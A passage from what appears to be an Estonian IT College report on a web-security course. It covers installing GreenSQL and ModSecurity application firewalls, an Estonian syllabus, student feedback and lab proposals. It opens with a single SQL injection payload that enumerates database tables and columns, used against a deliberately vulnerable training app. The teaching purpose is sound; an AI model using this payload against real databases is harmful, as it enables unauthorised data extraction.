3' union  select TABLE_NAME,COLUMN_NAME from information_schema.columns; # --'
```

E.6 Installation of SQL Application Firewall

Install the GreenSQL database firewall.

Installing GreenSQL from pre built package (FOR BEGINNERS)

```
wget http://elab.itcollege.ee:8000/Day3/greensql-fw_1.3.0_amd64.deb
dpkg -i greensql-fw_1.3.0_amd64.deb
apt-get install -f

#Modify existing virtualhost or create new virtualhost.
cd /var/www/
ln -s /usr/share/greensql-fw/ greensql

cd /var/www/greensql
chmod 0777 templates_c
```

Installing GreenSQL Open Source frou source code (For Advanced Students)

Download and install the *greensql-fw*

```
wget -O greensql-fw-1.3.0.tar.gz \
 "http://elab.itcollege.ee:8000/greensql-fw-1.3.0.tar.gz"

#Extract source code
tar zxvf greensql-fw-1.3.0.tar.gz

#Install pre requirements
apt-get install flex
apt-get install bison
apt-get install devscripts
```

```
apt-get install debhelper
apt-get install libpcre3-dev
apt-get install libmysqlclient-dev
apt-get install libpq-dev
#Build deb package (In this case it fails. Find out why.)
./build.sh
#Install package with dpkg
dpkg -i greensql-fw_1.3.0.deb
#Modify existing virtualhost or create new virtualhost.
cd /var/www/
ln -s /usr/share/greensql-fw/ greensql
cd greensql
chmod 0777 templates_c
```

E.7 Installation of Mod Security Application Firewall

```
sudo apt-get update
sudo apt-get install libxml2 libxml2-dev libxml2-utils
sudo apt-get install libapache2-modsecurity
ln -sf /usr/lib/x86_64-linux-gnu/libxml2.so.2 /usr/lib/libxml2.so.2
sudo mv /etc/modsecurity/modsecurity.conf-recommended /etc/modsecurity/modsecurity.conf
cd /tmp

wget http://downloads.sourceforge.net/project/mod-security/modsecurity-crs/0-CURRENT/modsecurity-crs_2.2.5.tar.gz

sudo tar zxf modsecurity-crs_2.2.5.tar.gz

sudo cp -R modsecurity-crs_2.2.5/* /etc/modsecurity/

sudo rm modsecurity-crs_2.2.5.tar.gz

sudo rm modsecurity-crs_2.2.5 -r

sudo mv /etc/modsecurity/modsecurity_crs_10_setup.conf.example /etc/modsecurity/modsecurity_crs_10_setup.conf
```

To enable rulesets create /etc/apache2/conf.d/modsecurity.conf file with following content:

```
<ifmodule mod_security2.c>
SecRuleEngine On
</ifmodule>
```

```
sudo a2enmod mod-security
sudo service apache2 restart
```

File /etc/apache2/mods-enabled/mod-security.conf

```
<IfModule security2_module>
        # Default Debian dir for modsecurity's persistent data
        SecDataDir /var/cache/modsecurity

        # Include all the *.conf files in /etc/modsecurity.
        # Keeping your local configuration in that directory
        # will allow for an easy upgrade of THIS file and
        # make your life easier
        Include "/etc/modsecurity/*.conf"
        Include "/etc/modsecurity/activated_rules/*.conf"
#       Include "/etc/modsecurity/optional_rules/*.conf"
        Include "/etc/modsecurity/base_rules/*.conf"
</IfModule>
```

Test the previous vulnerabilities and demonstrate that they failed to pass.

E.8 Securing Web Application Configuration

- Setting Document Cookies to HTTP Only
- Fixing Database Privileges
- Separating Web Applications (for internal use and for external use)

Install Nginx as TLS termination according to this guide: https://wiki.itcollege.ee/index.php/TLS_termineerimine_nginx_abil

Optional task: Find a Varnish firewall project and install the Varnish firewall.

E.9 Final System Architecture

Keep in mind that final architecture contains several components to provide layered security for insecure web application as seen on Figure 6



Figure 6: Architecture of Secured Web Application

Appendix F — Subject Program - Securing IT Infrastructure Services

Eesti Infotehnoloogia Kolledž

IT taristu teenuste turvamine

Õppeaine nimetus

Securing IT Infrastructure Services

Õppeaine nimetus inglise keeles

Pole veel teada, asendab ainet I385

Ainekood

Aineprogrammi versioon 2013 Kevad
Kinnitamise kuupäev

Õppekava(d):

Infosüsteemide analüüs
X IT süsteemide administreerimine
IT süsteemide arendamine
Tehnosuhtlus

Õppeaine eesmärk (tuleneb õppeaine rollist õppekavas ja väljendab mis eesmärgil, mida ja kuidas õpetatakse. Eesmärgis võib kajastada ainega kujundatavaid hoiakuid ja mittehinnatavaid ülekantavaid pädevusi)	
Tutvustada IT taristu teenuste põhimõisteid. Anda oskused põhiliste teenuste paigaldamiseks ja turvamiseks. Anda oskused IT taristu teenuste dokumenteerimiseks. Eesmärgi saavutamiseks toimuvad laboratoorsed tööd, mille käigus installeeritakse ja konfigureeritakse erinevaid teenuseid, mille käigus pööratakse tähepelanu teenuse turvalisusele. Nendele tegevustele eelnevad loengud alus- ja põhimõistete tutvustamiseks.	
Õpiväljundid – üliõpilase poolt omandatavad erialased ja ülekantavad pädevused • **sõnastatakse miinimumtasemel;** • **väljendavad üliõpilase teadmisi, oskusi, suutlikkust õppe/aine lõppedes;** • **on hinnatavad.** **(nt. analüüsib probleemi; koostab ettekande; põhjendab valikuid; kirjeldab, võrdleb jne)** **Hindamiskriteeriumid - mitteeristava hindamise puhul õpiväljundi lävendikriteerium ja eristava hindamise puhul hindekriteeriumid.**	
Õpiväljund	Oskab seadistada Interneti juurteenuseid (NTP, DNS, DHCP). Oskab seadistada veebi- ja failiservereid apache2 ja SAMBA näitel
Lävend	Õppur suudab praktikumis seadistada õpiväljundis loetletud teenuseid ja kirjeldada teenuste tööd ning põhjendada paigaldatud teenuste seadistamisel tehtud valikuid.
Õpiväljund	Teab Interneti juurteenuste põhi- ja alusmõisteid. Teab veebi- ja failiserverite põhi- ja alusmõisteid.
Lävend	Õppur oskab sõnastada mõistete tähendust ja seost IT taristu

	erinevate teenustega.
Õpiväljund	Oskab turvata veebi-, failiservereid ja Interneti juurteenuseid. Õppur oskab testida enamlevinud rünnete mõju teenustele.
Lävend	Õppur oskab seadistada ja kirjeldada erinevaid teenuste turvamehanisme, mida kasutatakse teenuste turvalisuse tõstmisel ja testimisel.
Õpiväljund	Teab veebiteenuste vastaseid põhilisi ründeid (injektsiooniründed, XSS, CSRF, DOS ja muud)
Lävend	Õppur oskab kirjeldada põhiliste rünnete toimemehhanisme ja vastumeetmeid antud ründele.
Õpiväljund	Oskab seadistada lihtsamaid autentimise ja autoriseerimise teenused juhendi alusel.
Lävend	Õppur oskab seadistada LDAP ja/või Kerberose põhise autentimise ja autoriseerimise süsteemi ühe konkreetse süsteemi juhendi näitel.
Õpiväljund	Teab IT taristu teenuste põhilisi mõisteid vastavalt õppematejalis antud nimekirjale. (VPN, virtualiseerimine, SQL, SAN/NAS, monitooring, logiteenus, tulemüür, IDS ja IPS)
Lävend	Tudeng oskab sõnastada ja selgitada aines käsitletud teemade sisu ja kasutusvaldkondi.
Õpiväljund	Õppur oskab dokumenteerida IT taristu teenuseid vastavalt aines esitatud juhendmaterjalile.
Lävend	Õppur koostab nõuetekohase dokumentatsiooni ühe seadistatud teenuse kohta.

Sihtgrupp	Rakenduskõrgharidusõpe
Õppeaine maht	6 EAP
Õppetöö keel	eesti keel

Õppetöö toimumine erinevates õppevormides

Õppevorm	Kontaktõpe			Iseseisev töö (sh e-õpe)	Praktika (töökesk-konnas)
	Loeng	Seminar	Labor		
Päevane	32		48	88	
Õhtune					
Kaugõpe	12		30	126	

E-õppe keskkond (link keskkonnale)	
Eeldusained (kohustuslikud)	Operatsioonisüsteemide administreerimine ja sidumine
Eeldusained (soovituslikud)	Andmeturve
Õppeaine kontrolli vorm	arvestus
Õppejõud	
Nimi	**Margus Ernits**

Kontaktandmed: e-post telefon Skype	**margus.ernits@itcollege.ee** **margus.ernits**
Ametikoht teaduskraad	**Õppejõud** **Rakenduslik kõrgharidus**
Õppejõud	
Nimi	**Katrin Loodus**
Kontaktandmed: e-post telefon Skype	**katrin.loodus@itcollege.ee** **katrinloodus**
Ametikoht teaduskraad	**Assistent** **Rakenduslik kõrgharidus**

Õppeaine programm (teemad loogilises järjestuses)

Jrk. nr.	**Teema**	**Tunde** (kokku)	**Kirjandus** (K-kohustuslik; T-täiendav)
Loengud			
1	Sissejuhatus ainesse, põhi- ja alusmõistete kirjeldus	1	
2	Interneti ajateenuse NTP seadistamine	1	
3	Interneti domeeninimede süsteem DNS ja selle turvalisus	4	
4	DHCP teenuse põhimõisted ja seadistamine	2	
5	Tulemüürid ja VPN	2	
6	Veebiteenuse seadistamine (Näiteks apache2, WordPress ja Varnish baasil)	2	
	Veebirakenduste turvatestimine OWASP (Open Web Application Security Project) baasil Veebirakenduste turvalisus DVWA näite baasil	4	
	Veebirakenduse turvalisuse parandamine rakenduskihi tulemüüride baasil (GreenSql ja mod_security näidetel)	4	
	Autentimine ja autoriseerimine	3	
	Failiserveri teenus	1	
	E-posti teenus	2	
	Syslog – rsyslog ja syslog-ng	2	
	Mõisted SAN/NAS/CAS, RAID ja failisüsteemid	2	

	Dokumentatsiooni koostamine	2	
Praktilised tööd			
0	Ubuntu serveri ja kliendi paigaldamine, Osadmin kordamine	2	
1	NTP paigaldamine ja seadistamine	1	
2	DNS paigaldamine ja seadistamine	4	
3	DHCP paigaldamine ja seadistamine	2	
	Laborite 1, 2,3 kaitsmine (viies ja kuues nädal)	4	
4	Apache2 paigaldamine ja virtualhostide seadistamine	4	
5	Wordpress paigaldamine ja jõudluse testimine	4	
6	DVWA paigaldamine ja OWASP testimine SQL tulemüüri paigaldus ja testimine Veebitulemüüri mod_security paigaldamine ja testimine	16	
	Laborite 3,4,5,6 kaitsmine	5	
7	Zentyal SAMBA4 taristu paigaldamine	4	
	Labor 7 kaitsmine	2	

Iseseisva töö kirjeldus, ajakava (ülesanded, kodutööd, orienteeruv maht)

1. Ubuntu serveri paigaldamine ja Operatsioonisüsteemide kordamine 6h
2. Tulemüüride põhimõistete omandamine (iptables või PF baasil) 4h
3. DNS põhimõistete omandamine 8h
4. HTTP protokolli põhimõistete omandamine (lisaks HTTPS ja TLS) 8h
5. Veebiserverite põhimõistete omandamine Apache2 ja nginx baasil 4h
6. Veebirakenduse jõudluse testimine ja parandamine 4h
7. OWASP top 10 mõistetega tutvumine 8h
8. DVWA paigaldamine ja nõrkustega tutvumine 16h
9. Rakenduslikud tulemüürid (GreenSQL ja mod_security näitel) 16h
10. Dokumentatsiooni koostamine ühele seadistatud teenusele 10h
11. IT taristu teenuste põhimõistete õppimine 4h

Kirjandus

Kohustuslik kirjandus (K)

Aine kodulehel toodud kirjandus, mis toetab iseseisva töö kirjelduses antud teadmiste omandamist.

Täiendav kirjandus (T)

Hindamismeetodid (nt. kontrolltöö, juhtumi analüüs jm) ja vajadusel nende osakaalud.
Iga õpiväljundi kohta tuleb saavutada minimaalne lävend. Oskuste hindamiseks tuleb teha iga õpiväljundi kohta praktiline laboritöö, mis tuleb praktikumis personaalselt kaitsta. Teadmiste hindamine toimub praktlise töö kaitsmise käigus. Kui suulisel kaitsmisel minimaalse lävendi punkte kätte ei saadud, siis toimub teadmiste kontroll kontrolltöö vormis kirjalikult. Kaitsmisele kuuluvad laborid: • NTP • DNS • DHCP • Apache2, WordPress, Varnish • DVWA • Rakenduslikud tulemüürid - GreenSQL, Mod Security • SAMBA Teoreeriliste teadmiste kontrolliks tehakse kaks kontrolltööd õpiväljundites loetletud teemadel. Arvestus koosneb kahest osast: praktilisest ja teoreetilisest. Arvestusel tuleb paigaldada üks loosiga saadud teenus ja vastata 5-10 teooriaküsimusele. Arvestuse teoreetiline osa: Tudeng vastab suuliselt 5-10 teooriaküsimusele. Arvestuse praktiline osa: Õppejõud teeb katki ühe seadistatud teenustest. Järelarvestuse saamiseks tuleb ära kaitsta kõik aine käigus tehtavad laborid ning esitada kirjalik dokumentatsioon enne järelarvestuse päeva.
Lisainfo aine kohta (tehniliste vahendite vajadus , õppetöö korraldus, tasemetestid ja muu)
Aine läbiviimine toimub nii loengute kui praktikumide ajal arvutiklassis. Arvutiklass, milles õppetööd läbi viiakse, peab jääma kogu semestri jooksul samaks. Arvestuse läbiviimiseks vajalik aeg on minimaalselt 6h (kuni 24 õppuri korral). Kui õppureid on rohkem, tuleb iga 24 õppuri kohta arvestada lisanduvad 6h.

Aineprogrammi koostaja:
Margus Ernits

Kuupäev

Appendix G — Feedback from international students

Intensive Programme 2013 ”Deploying IT Infrastructure Solutions” contains one hands-on course: Protecting web applications. Students were from Estonia, Finland, Greece and from Lithuania. Only Estonian students (1/3 from all students) had previous experience with GNU/Linux and this practical class was too hard for most of the students because insufficient previous knowledge:

Comments from students (unchanged): *It was a bit fast, but as I have been dealing with DVWA and this kind of course before, it was okay for me. I was helping other participants. *quite hard to follow and was specific for one team. *Very important for the Security team, and good new perspectives and experiences for everyone else too. *Interesting course. Liked that Estonians helped people who weren't very familiar with linux. Nothing new to me. *This was carried out as a practical class and was quite tough since I had little previous Linux experience. *It was a very long, tiring practice lecture. Somehow it would have been better to separate the long lecture into several parts. It would have been more productive. Otherwise tired lecturer and students couldn't follow. *I took my first baby steps towards being professional hacker. In some cases, following teachers teaching was hard because of the fast pace. *Not that relevant for all projects, but still important thing to understand as a IT student. *Awesome, hacking is interesting. *Nice topic and useful to our project. It was like a first bite of our project. And Margus taught things so that everyone can learn. *That was something different out of software engineering field *Very good lecture. Difficult to follow. *I really like to search for security holes and vulnerability threats in web pages and this tool is one of the best for testing, but I didn't manage to follow the teacher's step by step tutorial. I have got messed up in virtual machines, because I didn't have the experience for them, however I have managed to learn more about them after this topic, also Margus explained more about DVWA tool for our team, so I got the idea.

Feedback from two lecturers, from EITC and other from Vaasa University of Applied Sciences (web application security labs):

Too intensive to so limited time.

Too much work (preparing for lab needs work before every course)

Appendix H — Lab proposals for the future

1. E-mail services (4 days)
   LAB 1. SPAM control
   LAB 2. Virus protection
   LAB 3. MTA's
   LAB 4. MDA's
2. IP firewalls and IDS/IPS (4 days)
   LAB 1. IP firewalls netfilter/iptables and packet filter (pf) (2 days)
   LAB 2. IDS/IPS (2 days)
   LAB 3. NetFlow (together with CERT.EE)
3. Autentication and authorization (4 days)
   LAB 1. LDAP and Samba4 AD.To pass student needs to configure authentication service using SAMBA4 with Zentyal server and join GNU/Linux workstation into domain using LikeWise Open plugin.
   LAB 2. Windows and Linux clients with Samba4 AD
   LAB 3. Web application authentication with Samba4 AD and LDAP
4. GNU/Linux central management with Puppet
   LAB 1. Installation of Puppet using passenger (2 day)
   LAB 2. Writing puppet recipes (1 day)
5. Central logging (3 days)
   LAB 1. Collecting logs with rsyslog/syslog-ng (1 day)
   LAB 2. Monitor and analyse log files (1 day)
6. Cloud and virtualization solutions
   LAB 1. ProxMox, libvirtd, KVM, virtual networks
   LAB 2. Private cloud for fileserver OwnCloud
   LAB 3. Open source cloud platform (OpenStack or OpenCloud or Eucalyptus)

Some topics covered are ageing a file server as example. However, the new approaches like OwnCloud private cloud systems are not common today but this may change soon.